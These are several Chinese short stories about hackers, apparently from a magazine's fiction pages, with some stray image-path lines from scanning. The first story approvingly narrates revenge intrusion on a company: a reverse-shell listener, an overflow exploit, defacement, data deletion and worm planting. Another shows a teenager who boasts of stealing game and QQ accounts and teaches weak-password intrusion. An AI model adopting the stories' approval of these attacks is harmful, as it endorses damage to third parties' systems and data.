“叔叔和阿姨都不在家吗？”我小声地问道。

飞霜苦笑了一下，说：“唉！他们都忙，经常都不回家的。算了不说这个了，走，到我朋友开的网吧，我介绍几个朋友给你。”

到了网吧，已经有好几个人在那里等待了，是飞霜告诉他们有个高手朋友要来。他们都想看一下我这个“黑客”到底长什么样子？经过飞霜的介绍之后，我们就算认识了。

“黑冰你长的好帅呀！”

“黑冰，听飞霜说你很厉害，改天教我几招！”

他的朋友们都那么热情，弄得我都不知道该说什么。这时候飞霜出来帮我打圆场：“哈哈，他这个人比较害羞。以后一定有机会给你们传授的。”

飞霜有个妹妹，今年18岁，也是个电脑迷。小家伙平常总爱缠着哥哥给他讲一些网络知识。她听飞霜说我也是黑客技术很不错，非要拉着我给她讲一些有关黑客的知识。我说：“黑客不是每个人说当就想当的，要想做一名黑客，首先要先打好网络基础，有了根基才能往你喜欢的那个方面发展。你现在还小，好好学习网络知识，将来也做一名正义的黑客！”她听了以后不好意思地笑了笑！

我和她妹妹在聊天的时候飞霜接了一个电话，他脸色越来越难看。我有一句没一句地回答着飞霜妹妹问的问题，一边在想：到底出了什么事。不一会儿飞霜放下电话点了一根烟往凳子上一坐，什么话也没说，他的头低得很下。我过去问：“发生什么事情了吗？”他沉默了一会，轻轻吐了一个烟圈。

“我朋友公司的电脑被人入侵了，

丢失了很多数据，损失了大约有好几万。公司要追究他的责任”，他停了一下说，“他是我最好的朋友了，他家里很穷，现在在一家小型公司里做网管，工资也很低，现在发生了这样的事情，让我朋友怎么赔偿！”

“查出来是谁入侵的吗？”

飞霜点了一下头：“嗯。”

“是谁？”

“是另一家公司，两家公司互相竞争，这家公司争不过我朋友所在的公司，所以就用了这种下三滥的手法！我今天晚上一定要为我朋友报仇！以其人之道还治其人之身，让他们的公司也尝一下这种滋味！”

“但是这样做，你很可能会惹上麻烦啊。”这个网吧里的IP都是固定的，一共就有几十台机子，服务器上的IP减去160就是机子的坐号了！比如192.168.0.168减去160，那么坐号就是8号！很容易被查到。

我说：“要不咱们用代理吧，或者是登录肉鸡上也行！”

“没事，不考虑这个了，我就是要让他们知道是我干的！”飞霜咬着牙说。我看了他一眼：“好，那我帮你！”

到了傍晚，天气突然阴下来了，接着就下开雨了，而且伴随着电闪雷鸣！我猜想飞霜的心情现在就和这天气一样吧，肯定是很复杂的！看着飞霜那严肃的表情，我可以体会到他心里的那种愤怒。

“12点了，咱们开始吧！”飞霜看了我一眼说。“你负责网站。我负责进他们的服务器”。

“嗯！”

飞霜就坐在我的旁边，他把电脑重新启动了！我把工具箱打开，把工具准备就绪。作为一名黑客，都有自己专用的软件，而且是不往外传的，我也一样！

我找到他们公司的网站，那是一家证券公司。用扫描器扫了一下，发现只开了80端口，在对方的网站上有asp网页，再加上80端口返回的banner信息，我断定对方是Win2000系统。支持asp，这就好办多了，我手头正好有一个asp的远程溢出程序，这是我前些日子向一位俄罗斯黑客死缠硬磨，最后用好几个攻击程序才换来的，当然这个程序利用的是一个新的、未被公布的漏洞，绝对不是2002年公布的那个asp漏洞。就用这个来试一下吧！

我先运行了nc在我的电脑中监听了一个168端口，然后运行了那个asp溢出程序winaspex.exe，并在后边输入了必须的参数，对方的ip地址、连接的端口（80）、我的ip地址以及监听的端口（168）。很快的，在我监听的168端口上就得到了对方的cmd shell，而且是拥有system权限的！

没想到我那么容易就进来了！

我转到D盘的盘符下，dir了一下，发现了index.asp，于是我做了一个要覆盖的页面。在上面写了这么几句话：“人外有人，天外有天，在入侵别人的同时有没有想过自己的网络安全！以血还血，以牙还牙！既然你能做出这样的事情来，那么我们也不是吃干饭的。市场竞争本来就是公平的，但是如果用到了一些下三滥的手法的话，那么就不遵守了市场的规律，这样只会给自己带来唾骂和灭亡！！！”最后我还留下我的QQ号。

我扭头看了一下飞霜，他自己写了一个密码文件，试图猜出管理员密码！我没有打搅他，这个时候他须要的是清醒冷静地思考。

我点了一根烟，走到窗户前，外面下着雨，还在电闪雷鸣！我在想：如果他们的管理员看到自己的主页被黑之后心里会想些什么！是怪自己对网络安全防范的粗心？还是怪自己曾经入侵过别的系统，现在惹祸上身？早知如此，何必当初呢？

我慢慢地走到飞霜后面，他的双手在键盘上敲打着。

飞霜成功的进入对方的服务器系统！看着他愤怒的眼神，真令人恐惧！

飞霜删除了他们大量的数据资料以及公司的机密文件！他完全被愤怒燃烧了。看着他所做的这一切！我觉得他真像一个战场上勇猛杀敌的勇士！

他删完了数据以后，对着屏幕看了半天，然后，他往对方服务器上面上传了一个蠕虫病毒，并远程运行起来！这回他们的系统恢复恐怕没有那么简单了。

这些完成后，他点着一根烟，看了我一眼，站起来走到窗户前面，眼睛望着窗外，神色很深重，他在沉思……

对方的系统被攻击了大约有2个小时左右，他们的管理员通过我留在主页上的QQ号找到了我，问我为什么要这么做？我说不为什么，你看看主页上留的字就会明白你曾经做过什么，为什么会遭到报复了！那个管理员没有再说话！

过了不到5分钟，一个叫网名叫“金钱豹子”的，并且自称为经理的人加我的QQ号了。

“你为什么要攻击我的系统？！”他真是开门见山！

“因为你们的行为！因为你们的作风！因为你们的人格！”

“我现在就报警！我要让你坐牢！你这是在犯罪！！！”

“哈哈哈，我攻击你算犯罪，那么你攻击别人就算合法了？”

“我不和你说那么多，我现在就要报警，我要让你坐牢！”飞霜一直在后面看着我，说了一句：“让我来给他说！”我起身把位置让给飞霜。

“是我做的！我就是看你们这些卑鄙行为不顺眼，黑你没商量，你能把我怎么着？”

“好！你有种，你等着吧！我今天晚上就要让你进监狱！”

“我现在就在这里等着你，你尽管来抓我！”飞霜态度很强硬！我想如果那个人在他面前的话，我想飞霜很可能会甩他两耳光。

后来那个自称是经理的人就下线了，我以为他真的去报警了。问飞霜应该怎么办？飞霜说：“没事，他们也只是个小型公司，而且我听我朋友说他们也没有合法的执照。如果去报警的话，就只会飞蛾扑火，自取其辱！”我没有说话，只是轻轻地点了一下头。

后来的几天里，那家公司也没什么动静。我们在一起谈天说地，可以说是无话不谈。他跟我谈他孩提里发生的一些佚事，我也跟他谈我童年里的一些糗闻。我们互相开导，互相鼓励。彼此了解得更深了。


在北京呆了一个星期了，我说我要回去了。飞霜说他舍不得让我走，他说在这几天让他找到了童年时快乐的感觉，希望我再多住几天！我因为马上要开学了，所以回绝了他的好意。飞霜也没再说什么。

晚上他把我送到火车站，说：“黑冰，谢谢你在北京的这些日子，你开导了我，让我不再尘封自己，让我有了一个真正的朋友！”飞霜的眼睛有点红。

回到西安以后，我好久没有上网，不知道飞霜那边怎么样。后来听他的朋友告诉我：飞霜被抓了！在我走的第二天。飞霜又一次进入那家公司的系统，并且把公司好几台服务器都感染上了蠕虫病毒。那家公司最后报了案，网络警察当天就把飞霜带走了，在上警车的时候，飞霜一句话都没说！

从那以后我在网络上好久没有见到“六月飞霜”的名字出现。听说他现在一家大型的网络公司上里做安全检测……

夜已经很深了，我睡意全无，我起身走到窗户前，抬头看见满天的繁星，看着遥远的天空，心里默默的祝福：飞霜，希望你以后一直顺顺利利、开开心心地走下去……



2个黑客和一个菜鸟

magic dog

鹏、航和我都是同一所计算机学院的学生。

鹏和航的技术都是没说的，想当年，学校正愁如何把入侵本校服务器的家伙揪出来时，鹏和航却一起把那家伙的IP交给了学校。为此二人一下子成为全校的焦点人物，不少MM对他俩崇拜不已，当然也不乏投怀送抱的，但都被鹏或航无情拒绝，理由是已经有女朋友了，众MM伤心之余问其女友是谁，皆曰：室有良友已恋数年，芳名电脑，E名：PC！结果遭来MM们的一阵白眼。同校的男同胞们既羡慕又嫉妒，要不是学校明文规定：不准随地吐痰！估计他俩早已淹没在群众的口水之中了。

我确切地说尚属一未发育完全的菜鸟，能与鹏和航这两个全校的焦点人物称兄道弟成天混在一起倒也挺自豪的，可"薮"景不长，鹏和航无视当今社会主义，以知识为诱饵，常常剥削本人的劳动力和剩余价值，可怜我一天生的好心肠，自我安慰为学到知识这点付出算什么，即使上刀山，下火海也不会哼一声，甚至以身相许……我看这个还是算了吧！

"喂，老三（就是我啦）帮我带盒泡面回来，等下给你钱。"

"噢！顺便也给我带盒，等下给你钱。"

"哎，又得出血了。"我暗自摇头无奈道，在他俩的时间观念里，"等下"即等中国捧走大力神杯后……

冬去春来，万物复苏。校园里一派春色满园、生机勃勃的景象，也造就了大批二人世界如雨后春笋般地出现在校园各个角落。以往，鹏和航对这些"世界"都是熟视无睹，回寝室对着电脑，达到忘我境界，似乎硬是要"另类"一下，但是他们却不知道有句话叫做：一切与自然规律做斗争的人都是瞎子点灯———白费劲！

不过今年鹏和航的确有点"发春"的迹象，就其穿着而论：

以前，他俩从外面回学校时总被看门的老大爷问住，那老大爷一直对他俩说推销员不得入内……

大家一起到校外闲逛碰巧路过某工地，鹏却被一工人拉住往一处拽，边拽还边笑着说："嗨，哥们儿，中午开饭了，还去哪呢？"

吃完饭，航随手一放饭盒，躺在食堂外的一张椅子上竟睡着了，醒来后发现饭盒里多了几个硬币……

还有、还有……（鹏、航：你再说，再说我们黑你机子！）

就拿今天来说，他俩不知道去哪里弄了个新发型，摩丝抹得比猪油还亮，一身黑色的西装加上一双和头发一样黑得发亮的皮鞋，让人以为他俩赶着拍《黑客帝国》呢！

见状，我把鹏拉到一阴暗角落，尖起嗓子阴森森地质问他，企图摧毁其小小的心理防线，鹏先是一惊，后又一连诡异地把嘴凑到我耳朵旁，嘀嘀咕咕了一阵，大致意思是：他和航觉得大学四年都快毕业了，还没恋过一次爱，说出去丢人，于是想来个"最后的晚餐"，偏偏又和航看中了同一个女生，于是二者都尽最大努力打扮自己，改变自己形象以吸引那MM的注意。我说你们这样下去也不是办法啊，反正你们都是黑————————客，不如比一比谁能先侵入那MM的电脑，输家自动退出……鹏眼睛一亮，一拍我肩膀说，老三，同窗四年，这次是你最聪明的一次了！我也挺激动地说，鹏，你再不把你的鸟手拿开，TMD我就偏瘫了！

于是在一个月黑风高、伸手不见五指的夜晚。地点：学校某寝室；人物：我，鹏，航；事件：一场由我策划的激战一触即发，作为裁判的我，只要双手一挥，大喝一声："二位大哥，请开始吧。"鹏和航便开始入侵那MM的PC……

鹏PING了一下那MM的IP，鹏做了个OK的手势，示意我可以开始了（到底谁是裁判）？

时间一秒一秒的过去，鹏和航都开始在扫描端口，然后分析得到的信息，片刻后又开始敲击键盘了，看着鹏和航的脸都不约而同地严峻起来，我想那MM的PC一定拥有坚定的革命立场，不是轻易可以攻破的。溢出、IPC$入侵、暴力破解……

他俩用了很多方法，可是仍旧不奏效。也许是久攻不破，鹏和航越来越沉不住气了，敲击键盘的力度也越来越大，啪啪声不绝于耳，弄得上铺的一个兄弟，揉着睡意朦胧的眼大骂，说什么危害了他睡觉休息引起内分泌失调、肾功能衰竭从而引起不育不孕……"嘘……小声点，他俩正在入侵XXX的电脑呢？"我见他口若悬河，大有不说完男人可以患的所有病誓不罢休之势，趁早让他打住。


上铺那兄弟倒是真的一下子安静了，看他那表情似乎在回忆什么，半晌他大叫一声，一拍脑袋说到："哦，我就说嘛，咋这个名字这么熟悉。我劝你们别入侵XXX的电脑了，她男朋友就在我老爸的公司里做防火墙的开发、研究工作呢……"

鹏和航的手指同时僵住了，四周充满了杀气，空气似乎也凝住了，耳中只听见主机"呼呼"的声响和令人毛骨悚然的呼吸声……就像平静的海面下积聚着一股愤怒的力量，只要一爆发出来，势必生灵涂炭（上铺的兄弟被鹏的键盘击中胸部，随即一个漂亮的空中飞弹————鼠标，从航的手中"发射"，直袭上铺），怒吼不止（鹏、航异口同声：为什么不早说！），风云随之突变（显示器被拍得一闪一闪的，四周的光线也是忽明忽暗），无不被之所慑（上铺那兄弟摸着后脑勺被弄得一愣一愣的），无不被之所征服（看气氛不对劲，他只好又倒头继续Sleeping……）。

最终我仨毕业了，鹏和航也没找到一个女生"罗曼蒂克"一回。后来，我常常拿此事开涮，"哎哟，没想到二位仁兄也属性情中人，但实不该'平时不烧香，临时抱佛脚'，罪过，罪过……"

大学的时光一去不复返，但那段美好的时光却永远留在我的记忆中，就像一坛酒，随着时光的飞逝，越来越香，越来越纯……

午夜凶铃



石勒

夜深了，我一边翻看《黑客X档案》，一边敲打着键盘。

“终于进去了！”

靠在转椅背上长出一口气。此次对X网站的成功渗透，意味着再次找到了向《黑客X档案》投稿的题材。想到这儿，我不禁感到一阵惬意。

“铃……”

“十二点了，”我瞟了一眼挂钟，“谁在按门铃？”

打开门，面前站着一个其貌不扬的家伙。身材不高，一双眼睛却极其有神，看得我浑身不自在。

“你好！”他先开口了，“我是神探Hunter，希望你停止对X网站的非法入侵行为！”

我几乎晕倒，心里觉得非常奇怪，“我已经清过日志了，怎么……”

似乎看穿了我的心思，Hunter用嘲弄的口吻说：“还是个菜鸟吧！你以为我们会蠢到只用系统自带的日志吗？”

第二天，午夜。

我已在网上搜寻了好几个小时。经过反复测试，终于找到了一个速度快，限制少的匿名SOCKS5代理。

“叫你查日志！”我愤怒地猛敲键盘，“让你知道菜鸟也不是好惹的！”

“铃……”

难道是Hunter！果然……

“请停止你的非法入侵行为！”见我一脸茫然，他咧嘴一笑，“代理有什么用？我一个电话就搞定了。菜鸟终究还是菜鸟！”

第三天，午夜。

一番忙碌之后，把一个“冤大头”做成了跳板，这让我感到满意。

“菜鸟就菜鸟，毕竟还有比我更菜的！现在看Hunter老兄给谁打电话！”

“铃……”

说曹操曹操到。

“请停止你的非法入侵行为！”

“我说，Hunter老兄，这回你可搞错了！”

“跳板也是没用的。”他一脸的不屑。

“难到你逆向入侵了我的跳板？”

“那不是唯一的办法，跟我来吧！”

楼下停着他的“砖车”。钻进去一看，我就傻眼了。在一台古怪设备的荧光屏上，赫然显示着我的“桌面”。气愤！竟然对我这菜鸟使用这样的手段。

承认是菜鸟对你来说是个进步，看来你是知道电磁辐射的危害的。”

第四天，上午九点半。

我粘上假胡子，带上墨镜，又套上一件风衣，一路狂奔来到某网吧。

“给我找个雅座！”一脸惊异的服务员把我领到一个角落。

“这个X网站真是变态！”我一边敲键盘一边嘀咕，“明知有漏洞就是不补。”

熟门熟路，几分钟后完工。“终于摆脱Hunter的鬼影了！”

午夜，“铃……”

“请停止你的……”

“够了！这回你真的错了，你可不能冤枉我呀！”

“你以为换了件马甲我就不认识你了！”

“该死的探子，你敢盯我的梢！”

“我向来动脑不动手。”

见我不解，Hunter不慌不忙地解释，“你给《X档案》投稿了吧，你向他们索要过稿费吧？”

“废话，不要稿费我学黑客技术干什么！”

Faint！我怎么把实话说出来了！

“你入侵了他们的网站？”

“蠢！你难道不知道社会工程学是干我们这行的基本功吗？”

若干天后。

“唉……”

我把目光投向窗外，天阴得就象蒙上了一层灰色的布。

“鬼天气！”

目光又回到《资治通鉴》上。眼皮一阵阵发沉，字迹开始变得模糊起来……

一个金盔金甲，身材魁梧的男人赫然站在面前，那不是石勒吗？

“石王！”我惊喜异常，一时竟然语塞。

“孽畜，你竟敢冒我名号，在X招摇撞骗！”

“石王！看在我是你忠实的FANS的份上，帮我赶走Hunter的鬼影吧！”

“唉！苦海无涯，回头是岸……”

突然一声闷雷响过，我不禁打了个冷颤。

“原来是个梦！”

猛抬头，看到了墙上净空法师的墨宝——万法皆空。一屡阳光从窗外射进来，照得那四个字金光闪闪！

啊！我顿觉醍醐灌顶（不要以为只有杰克伦敦才能写出这样的词句）！

时钟刚指到九点半，我就已经舒舒服服地躺在床上了。闭上眼睛，那种迷迷糊糊的感觉真惬意啊！已经多久没有享受这种惬意了，让Hunter和X网站见鬼去吧！

“砰”的一声，门被撞开了。我还没来得及睁开眼睛，就被人七手八脚地拽到了地上。

原来是Hunter和《黑客X档案》的一帮小编们！他们一个个双拳紧攥，对我怒目而视。

“我，我什么都没干！”

“就因为你的消极颓废，害得我们都失业了！去死吧！”

……

菜鸟江湖之师与徒

sagi

老蔡，今年38岁，**市**局**科的科员，工作倒也清闲，大多数时间也就是看看报纸，喝喝茶，后来单位有宽带后，就改成了上网看新闻、看在线电影、上联众打升级、斗地主。玩玩这些，老蔡倒也是熟练，可对于电脑其他的，就一窍不通了。

蔡飞，今年14岁，初二。虽说年龄不大，可看《黑客X档案》却已整整一年了，天天泡X档案的论坛，在菜鸟中倒也小有名气，因其姓蔡，所以他的那帮菜鸟朋友们都称他为“小菜”。提起他学习黑客技术的由来，还得从一年前说起，那时，蔡飞

侠隐仙踪

正疯狂的玩着传奇，不敢在家中玩，就天天偷跑到附近的网吧中去练级，去PK。后来，不知怎么的，传奇的帐号却被人偷去了，小菜心疼呀，现在每当提起那件事时，小菜都还心有余悸呢。最后，是小蔡花了九牛二虎之力，打电话给盛大公司，才找回来的密码。自那以后，小蔡暗暗发誓，要学好网络技术，不被人欺负！在朋友的介绍下，小菜来到了X档案的论坛上灌水学习，又坚持不懈地看《黑客X档案》杂志，倒也小有所成，最起码，现在对他来说，偷个传奇帐号、QQ号、找个肉鸡什么的，那是小菜一碟。

这天晚上，刚吃过晚饭，小菜就钻进了屋，猛抬头，却突然发现自己老爸早已坐在了电脑前，手里居然还捧着一本自己买的《黑客X档案》在那儿看。

"老爸，你在干吗呀？"小菜问道。

"你看不到呀，我不正在学习吗。"老蔡回答道。

"咦，怪事天天有，可今天特别多哟！以前，都是老爸要自己去学习，今儿个是头一次，居然看到老爸自己这么自觉的去学习的，这是不是太阳要从西边出来了。再说，就老爸那电脑臭水平，居然还看《黑客X档案》。"小蔡心里想道。

"老爸，你学习也不急在今天，反正那杂志你也看不懂，你先去看看电视，让我上会儿网吧！"小菜说道。

"上网？不行，小孩子知道什么上网，去，赶快回屋写作业去。从今天起，电脑归我使用了，我得抓紧时间学习。"

看来要想在家里上网是不可能了，还是去网吧吧，反正都一样。于是，小菜就悄悄地溜出了家。

附近的"网虫网吧"是小菜除家以外最爱去的地方。

网吧里乱哄哄的，游戏的声音、MP3歌曲的声音、还有视频说话的声音乱成一片，不过，小菜对于这些小儿科早就没有兴趣了。找了个角落坐下来，打开QQ，只见QQ上头像狂闪，有朋友问好的、有徒弟向他请教问题的（别看小菜才14岁，可菜鸟徒弟却已经收了好几个了）、还有请求小菜帮着找回被偷的QQ号码的。于是，小菜就同他们海阔天空地聊了起来，正聊的起劲的时候，QQ上的小喇叭（系统信息）狂闪了起来，看了看信息，是一个妮称为"老菜"的发过来的，说是从《黑客X档案》的论坛看到的他的QQ，小菜通过了验证，QQ上马上就多出了一个呢称为"老菜"的大企鹅。

大企鹅的头像开始闪了，是"老菜"发过来的信息"大虾，你好，我是刚从《黑客X档案》的论坛看到的你的QQ号码。"

"噢，找我有事吗？"小菜回了信息。

"大虾，我在论坛上看到了你回复的许多贴子，你的技术一定很厉害吧！我想学习网络技术，你能不能教教我呀？"老菜又发来了信息。

千穿万穿，马屁不穿！虽然小菜明知自己的水平也就是半瓶子咣当，可心里还是乐悠悠的。"哪里，哪里，我也是菜鸟一个，只是比其他的菜鸟知道的多一点点而已！"小菜回信息道。

"大虾，我是刚接触的网络技术，以前只是用电脑到联众玩玩升级、斗斗地主，要不就是看看在线电影、看看新闻什么的。可最近，单位里买了台服务器，做了个网站，上边说叫我维护，现在头大呀！我哪学习过网络技术呀，前几天问了一些人，才知道了《黑客X档案》的网站及论坛。大虾，你能不能教教我呀？"过了大半天，老菜又发过来了信息。

怪不得取名叫"老菜"，原来是个老菜鸟，这么菜的家伙，居然要他管理服务器，服务器！！一想到可以轻松的得到一个专用的肉鸡了，小菜不由乐得笑出了声。

"这样，那好吧，反正我已经有好几个徒弟了，多你一个也不算多。不过，以后可得听师父的话，不然我就黑了你的服务器。"小菜回信息道。

"多谢师父，我明白。以后就请师父多多指教了。"老菜回了信息。

这小子，嘴巴还真甜，这么快就叫上师父了。小菜心里想到。

"师父，我家里的电脑，我不想叫别人用，我想重新改个密码，该如何改呀？"老菜发过来信息。

果然是个大菜鸟，连改密码都不会。"真笨，你用'net user administrator'然后空一格输入想改的新密码，然后按Enter键就会提示命令成功完成了。"

"师父，我照你刚才讲的输入了，可是什么提示也没有呀？"过了老半天，老菜发回了信息。

"嗯？怎么可能？肯定是你输错了，你在cmd下输入刚才的密码肯定会成功的。"小菜说道。

又过了老半天，老菜又发回了回复信息，"cmd是什么东西呀？"

"cmd就是一个命令环境，可以输入命令执行的，cmd是系统里自带的。"小菜回复道。

"不行呀，师父，还是不行。"老菜又发过来了回复。

这么个简单的问题，这个大白痴，怎么还学不会？小菜有点儿不耐烦了，"你到底是怎么输入的呀？"小菜问道。

"我在键盘上输入了cmd，什么也没有出来，然后又输入刚才你说的net user administrator什么的，可还是什么也没有出来。"老菜回答道。

看到老菜的回复，小菜差点儿没气的晕过去，这个超级大白痴，大笨蛋。做这种白痴的师父，真是丢人，要不是看上了他的服务器，倒贴我钱，我也不愿意当他的师父。别说菜鸟了，连菜鸟毛、菜鸟蛋也算不上。

"你真是笨死了，你用鼠标点击左下角的'开始'，然后选择'程序'、'附件'，再选择'命令提示符'就会出现一个黑色的窗口了，这个窗口就是cmd，你直接在键盘上输入cmd当然什么也不会出来了。"

过了老半天，老菜又发回来了信息，"师父，我照你刚才教的，那个cmd的黑窗口出来了，我又输入net user administrator 12345678，提示说'命令执行成功'了。"

忙活了半天，总算是改好了，这12345678也太弱智了吧，算了，没时间理会这些了，小菜看看电脑右下角的时间，已经九点儿，该回去睡觉了，不然，被老妈抓到溜出来上网就惨了。小菜与QQ上的朋友道了声别，又勉励了一番新徒弟"老菜"就下线了。

回到家，只见老爸还在那儿一边捧着杂志看一边对着电脑敲键盘呢。小菜心想，好在今天溜出去上网了，不然要是在家等，可就真的没戏了。

打那以后，小菜在《黑客X档案》的论坛上经常会发现老菜提出的一些菜鸟问题，每次小菜上网，徒弟"老菜"也都会向他请教一些菜鸟级的问题，比如什么是菜鸟了、什么是肉鸡了、什么是弱口令、什么是扫描、怎么使用扫描程序、如何建立IPC$连接等等，只过了一两个星期，这老菜居然也学会使用X-scan扫描Windows的弱口令，然后利用IPC$入侵了。

这天，正好是周末，晚上，小菜趁老爸、老妈不注意的时候，又偷偷的溜出去上网了，向往常一样，在网上又碰到徒弟"老菜"。

"徒弟，明天有没有空呀？"小菜问道。

"有呀，明天是周六呀。"老菜回答道。

"明天，有一些网络安全爱好者要在友谊宾馆聚会，大家一起交流交流，我和另外几个徒弟还有一些网上的好友也会参加的，去了，还能见到许多黑客高手，徒弟呀，你去不去？这可是千载难逢的好机会呀，不去可要后悔的。"小菜说道。

"那好的，明天我一定去。"老菜回复道。

"那好，明天上午9点，友谊宾馆，别迟到了呀。我还有别的事，先下了。"小菜说完，就下线了。

第二天早上，小菜早早的吃过了饭，带上一本《黑客X档案》，刚一推门，就发现老爸今天西装、领带的穿戴一新，正在镜子前往头上抹摩丝呢。小菜不由得问道："老爸，你今天要出去吗？""是的呀，我有事，你呢，到哪儿去？""噢，我和同学昨天就说好了，今天到他那儿去。"小菜说完，就一溜烟的跑出了家门。

上午9点，小菜准时来到了友谊宾馆，已经有许多网络安全爱好者们先到了，其中**联盟的"飞雪"、**网络安全

小组的"菜鸟天使"、中国**网络的"黑色侠客"等几个网络高手也都到场了。小菜和他们打着招呼，这时，他的徒弟"网络超人"、"双鱼妹妹"也来了。

这么多平时只在网上未曾谋面的朋友难得聚在了一起，小菜别提有多高兴了，小菜提议道："今天我们大家难得聚在一起，就请'飞雪'给我们讲一讲现在常用的黑客攻击方法吧，大家也难得听一次免费的课。"下边的小菜们齐声叫好。飞雪推辞了一下，走到台上，就开始谈起了各种论坛的一些最常见的安全漏洞问题了。

下边正听得聚精会神，只见有人推门走了进来，"各位好，我是老菜，刚接触网络安全没有多久，以后还请各位高手多多指教！"

